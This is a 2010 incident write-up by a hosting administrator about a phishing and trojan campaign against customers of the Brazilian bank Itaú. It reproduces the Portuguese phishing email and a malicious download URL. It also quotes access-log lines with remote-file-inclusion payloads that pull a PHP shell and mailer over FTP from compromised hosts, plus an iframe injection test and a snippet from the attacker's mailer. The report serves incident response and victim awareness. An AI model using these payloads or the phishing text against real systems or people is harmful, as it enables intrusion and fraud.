

The anatomy of an online banking fraud or: Harvesting bank account data

**By Valentin Höbel. Mail to valentin@xenuser.org
(March2010)**

- I. What this document is about**
- II. Introduction**
- III. The anatomy of an online banking fraud**
- IV. What to do now**
- V. Additional information**

I. What this document is about

This file documents the case of an online banking fraud, bank account data harvesting and hacking various webspace accounts of private individuals and companies.

The attacker(s) hacked various webspace accounts - being hosted by different companies - and uploaded malware (including trojans), IRC bots, content for phishing mails, PHP mailers and some other stuff. Afterwards vulnerable websites were abused to either include the PHP mailer and send out massive spam via sendmail or were modified to download a trojan automatically.

The spam mails included phishing attempts which focused on customers of the Brazilian bank itaú.

This document was written to show how the attacker proceeded and to help the victims to avoid such incidents in the future.

The screenshot shows the Itaú Bankline website interface. At the top, there is a navigation bar with the Itaú logo, the text 'Itaú Bankline', and links for 'Ajuda' and 'Segurança'. Below this, there are input fields for 'AGÊNCIA' and 'CONTA', and an 'OK' button. A horizontal menu lists various services: 'Bem-vindo | Para Você | Uniclass | Personalitê | Private Bank | Pessoa Jurídica | Poder Público | Conveniê'. A main banner features two women and the text 'Participe do Amigo Indica Itaú e encha sua casa de prêmios.' with a starburst graphic and '2 amigos'. Below the banner, there are two columns of promotional text: 'Dicas para VOCÊ' with a link to 'Promoção Itauvida Mulher' and 'O que o Itaú tem para você' with a link to 'uso consciente do dinheiro'. A sidebar on the right contains a search bar and navigation options: 'Encontre', 'Descubra', 'Localize o', 'Selecione', 'Experimen', and 'Faça uma'.

Screenshot of the bank's website. The phishing mail copied it's layout.

II. Introduction

When I entered the office and accessed my mail account during a normal workday at the beginning of March, I noticed various e-mails from different spamlists and our monitoring system. The messages showed that one of our shared hosting servers sent out ten of thousands of mails during the morning. After having investigated a little bit, I noticed that all those mails were sent out with the help of a PHP script which was owned by a certain user. At this point of time, the server was still sending out several e-mails per second, most of them were addressed to user@some-domains.pt and .com recipients.

III. The anatomy of an online banking fraud

Fortunately one of the blacklists notifying us showed us an example of an as a spam mail declared mail. It clearly shows the typical characteristics of a phishing message and copies the layout of the brazilian bank website. The text is written in Portuguese and wants the user to download a new version of “their” itoken software.

The link to the software shows http://bankline.itaú.com.br/atualizaçaoitoken/itoken_v2.07 but points to the URL <http://www.dtpl.ru/jpeg/atualizar-token.php?versao2.25>.

You can imagine what this “itoken” software really is.

Cliente Itaú,

Após dia 01/03/2010 o prazo de validade do seu **IToken** foi expirado, assim necessitando a atualização para a nova versão (**ver2.25**).

A atualização é obrigatória e deve ser efetuada em até 02 dias úteis apartir de hoje 01/03/2010.

Caso não seja efetuada, seus acessos a sua conta serão bloqueados (**Bankline, Caixa Eletrônico e Telefone**) por medidas de segurança.

http://bankline.itaú.com.br/atualizaçaoitoken/itoken_v2.07

Dúvidas? Ligue para o SAC Itaú: 0800 728 0728, todos os dias, 24h.
Deficiente auditivo: 0800 722 1722, todos os dias, 24h.

© 2010 Itaú SA. Todos os direitos reservados.

(Phishing mail, viewed with roundcube.)

After knowing those facts I tried to find the script being responsible for sending out the mails. Sadly checking the open connections, currently used scripts and looking at the webspace package of the customer brought no results. I started to look at the customer's website while trying to contact him at the same time.

It turned out that the customer was already aware of this issue and detected a vulnerability in the index.php file of his website. I looked at his website and detected several possibilities how to compromise the start page.

The URL of this site is: <http://www.some-domain.tld/index.php?page=start>

It was obvious that the detected vulnerability might be assignable to the category Remote File Inclusion. Some quick tests shows that implementing JavaScript and iframes into the website is not very difficult:

```
http://www.some-domain.tld/index.php?page=<iframe
src="http://www.google.de"></iframe>
```

The access log file of the webserver confirmed the assumption that the attacker simply included a php mailer into the victim's website and sent out the mails via sendmail (installed server software). In addition, the PHP temp directory of this user contained three e-mail address database files - in total 3 x 3000 recipients were listed there.

Since the files were located at a temp dir, they must have been created or uploaded by the script.

The log file of the webserver showed that the attacker included the PHP mailer via FTP:

```
http://www.some-domain.tld/index.php?
page=ftp://user:password@victom.com/images/botao.php
```

```
http://www.some-domain.tld/index.php?page=ftp://user:password@victim.com/jm.php?
http://www.another-victim.com/manual/CVS/.../rhe.ganteng?
&action=upload&chdir=absolute_path_to_the_customer_s_website_dir_on_our_server
```

It doesn't take many attempts to guess what those scripts are doing.

The funny part about this is that the attacker revealed his malware containers to us: Those FTP URLs point to compromised webspace packages which serve as malware containers for our attacker. I connected to one of them and found the tools, trojans and PHP mailer he used. The file jm.php contains a PHP shell and a common PHP mailer - and also the e-mail address of someone receiving information about the hacked webspace packages:

```
$to = ("attacker-censored@yahoo.co.id");
```

```
$subject = ("subject-censored!");  
mail($to,$subject,$psn,$header);
```

I also found some information about certain IRC bots this person is using. This bot also contains the ability to send out e-mails via hacked webspace packages, the information about the used IRC server, the channel, port, nicknames etc.

I personally like the part about this e-mail address more.

The owners of the hacked webspace packages I found are private individuals, artists and companies. Some of those websites look like websites of big companies which never can be used to host malware. Sadly they do.

IV. What to do now

We now should try to contact the recipients of the phishing mails, the owners and hosting companies of the compromised webspace accounts, Yahoo and of course the bank itself. Maybe one of them tries to find out who this attacker really is. We fortunately got one of his e-mail addresses which maybe leads to a correct IP address - if someone takes legal steps and contacts Yahoo.

I personally will send out abuse reports, a short report to the bank and try to contact various organisations which help to fight online banking fraud criminals. This attacker clearly tried to infect the bank customers' PCs with malware, normally those tools are used to harvest bank account data like the login, password and even unique money transfer codes.

There are scenarios existing which contain that an infected user tries to visit the bank's website, logs in and enters sensitive information. The trojan makes the user believe that he just performed some actions successfully while in fact the trojan sends the data to a specific server and shows the user a fake bank website. The attacker now has the login data and even unique codes which can be used to transfer the victim's money away.

For me, this is a clearly a criminal attempt to obtain sensitive data and money.

V. Additional information




This document was written in order to help the victims and make them aware of the security risks they face every day, no matter if they are just normal consumers or even host their own websites.

The purpose of this document is not to reveal sensitive information or to show step-by-step how to harvest bank account data.

The anatomy of an online banking fraud - by Valentin Höbel (valentin@xenuser.org)

I got some lists of e-mail addresses which received phishing mails, I got various files from one of the hacked webspaces packages and the e-mail address of the attacker.

Please contact me if you are a security division of some institution and want to take (legal) steps against this attacker. I am willing to help out in order to warn the victims and to stop this attacker from performing such crimes.



Another PHP mailer being used by the attacker.



Files containing 9 000 e-mail addresses.

You may publish this document and copy stuff in any way you like.

Valentin Höbel
valentin@xenuser.org
<http://www.xenuser.org>